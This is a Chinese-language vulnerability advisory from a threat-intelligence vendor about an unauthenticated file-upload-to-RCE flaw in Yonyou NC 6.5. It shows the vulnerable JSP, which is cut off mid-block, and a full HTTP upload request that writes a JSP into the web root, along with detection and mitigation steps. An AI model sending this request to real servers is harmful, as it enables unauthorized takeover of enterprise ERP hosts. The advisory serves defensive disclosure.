TLP： **红**（仅限接受报告的本人使用）

微步在线漏洞情报订阅服务

用友 NC 任意文件上传导致远程命令执行漏洞

日期：2022-07-29

一、漏洞概况

用友 NC 是用友软件公司主打互联网平台型的 ERP 系统。

微步在线近期监测到用友 NC 系统 V6.5 版本存在任意文件上传漏洞。攻击者无需账号密码，可利用该漏洞上传恶意文件，进而完全控制主机。

二、漏洞处置优先级(VPT)

综合处置优先级：高。

具体评价详情：

漏洞评价	漏洞类型	文件上传、RCE
	公开程度	疑似 0day
	利用前置条件	不需要
	利用交互要求	0-click
漏洞利用情报	漏洞利用情报	未知
	漏洞活跃度	中
影响产品评价	受影响版本	用友 NC v 6.5 版本，其他版本可能也受影响
	影响范围	一般
	有无修复补丁	无
	产品使用场景	办公软件-ERP

三、漏洞复现


原理分析

smartUpload 对象，设置了可以传输的文件类型（其中包括 jsp 文件），并通过 getFilename 在 http 请求中获取文件名。获取到文件名后拼接 “\\”，作为文件的写入路径，最终调用 saveAs 完成保存操作。


```jsp
<html>
<head>
<%@ page language="java" contentType="text/html; charset=gb2312" %>
<%@ page import="com.jspsmartaim.upload.*"%>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
<title>The real file</title>
</head>
<body>
<%
    SmartUpload su = new SmartUpload();
    su.initialize(pageContext);
    su.setMaxFileSize(10000000);
    su.setTotalMaxFileSize(20000000);
    boolean sign = false;
        String msg = "";
    try {
        su.setDeniedFilesList("exe,bat,jsp,htm,html");
        su.upload();
                SmartFiles fs = su.getFiles();
                String fname = (String)su.getRequest().getParameter("fname");
                String dir = "\\";
                msg+=" fname:"+fname;
                for(int i=0;i<fs.getCount();i++) {
                        SmartFile file = fs.getFile(i);
                        if(!file.isMissing()) {
                                String filename = file.getFileName();
                                msg+=" path:"+dir+fname;
                                file.saveAs(dir + fname,1);

                        }
                }
                sign=true;
    } catch (Exception e) {

                sign=false;
        e.printStackTrace();
                msg += " exception:" +e.toString();

    }
        msg = msg.replaceAll("<", "@");
        msg = msg.replaceAll(">", "#");
        msg = msg.replaceAll("'", "$");
        msg+=" sign:"+sign;
    if(sign==true)
    {
```

利用过程

Step1：上传文件



Step2：访问执行已经上传的 JSP



Step1 上传文件操作的完整数据包：

```
POST /aim/equipmap/accept.jsp HTTP/1.1

Host: xxxx

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

Content-Type:multipart/form-data; boundary=--------------------------163144878209322009037694685 67

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Connection: close

Upgrade-Insecure-Requests: 1

Content-Type: application/x-www-form-urlencoded

Content-Length: 436

----------------------------163144878209322009037694685 67

Content-Disposition: form-data; name="upload"; filename="222222.txt"

Content-Type: text/plain

<% out.println("bea86d66a5278f9e6fa1112d2e2fcebf"); %>

----------------------------163144878209322009037694685 67

Content-Disposition: form-data; name="fname"

\webapps\nc_web\180900fd668c51631353aca37fc1f829.jsp

----------------------------163144878209322009037694685 67--
```

四、漏洞自查

Step1: 检查相关资产是否存在/aim/equipmap/accept.jsp 路径；

Step2: 向待测试目标发送【第三节】的数据包：

Step3: 直接上传的 JSP，如果成功说明漏洞存在。

五、排查是否已经被攻击

1. 排查 web 访问日志中是否包含以下特征：包含/aim/equipmap/accept.jsp 字样；
2. 检查 web 目录中是否存在非用友 NC 自带的 jsp 或 jspx 文件，或其他近期生成的文件。

六、修复建议

临时修复方案

1. 更新 WAF 或者流量检测设备规则：将以上特征加入黑名单；
2. 对用友 NC, 尤其是 /aim/equipmap/accept.jsp 路径, 强化访问控制策略, 加强监控。

官方修复方案

尚无官方修复补丁。

七、微步在线产品侧支持情况

- 微步在线威胁感知平台 TDP 已支持检测。

关于微步在线漏洞情报订阅服务

服务简介

微步在线漏洞情报订阅服务是由微步在线漏洞团队面向企业推出的一项高级分析服务，致力于通过微步在线自有产品强大的高价值漏洞发现和收集能力以及微步在线核心的威胁情报能力，为企业提供 0day 漏洞预警、最新公开漏洞预警、漏洞分析及评估等漏洞相关情报，帮助企业应对最新 0day/1day 等漏洞威胁并确定漏洞修复优先级，快速收敛企业的攻击面，保障企业自身业务的正常运转。

服务内容

- ✓ 提供业内小范围活跃使用的 0day 漏洞情报及详细分析报告。
- ✓ 提供最新公开披露漏洞的漏洞分析预警服务，包含漏洞影响产品及版本、基于威胁情报的漏洞修复优先级（VPT）相关信息、排查及修复建议。
- ✓ 提供人工漏洞影响面排查及分析服务。

能力优势

- ✓ 微步在线 X 漏洞奖励计划面向全行业收集高价值漏洞，相关收录漏洞通过分析验证确认后，会作为漏洞情报订阅内容之一提供给企业。X 漏洞奖励计划上线至今已经收录大量主流应用、中间件、主流商业安全/网络/运维管理产品的高价值漏洞，能够有力帮助企业抵御 0day 威胁。
- ✓ 微步在线多款自有产品具备强大的 0day 漏洞及漏洞在野攻击的发现能力。目前微步在线的免费蜜罐产品 HFish 已经在全球部署上万个节点，还包括数千个流量分析节点。
- ✓ 微步在线强大的威胁情报能力掌握了全网各类 APT 组织、黑产团伙的最新攻击大数据，其中包括其 0day 漏洞、已知漏洞以及对应 exp 等，相关数据可以更多上下文数据对全量漏洞库进行精准画像，输出漏洞修复优先级评估（VPT），提高漏洞修复效率，解决传统基于 CVSS 的漏洞情报告警过多、无法有效甄别高价值漏洞的弊端。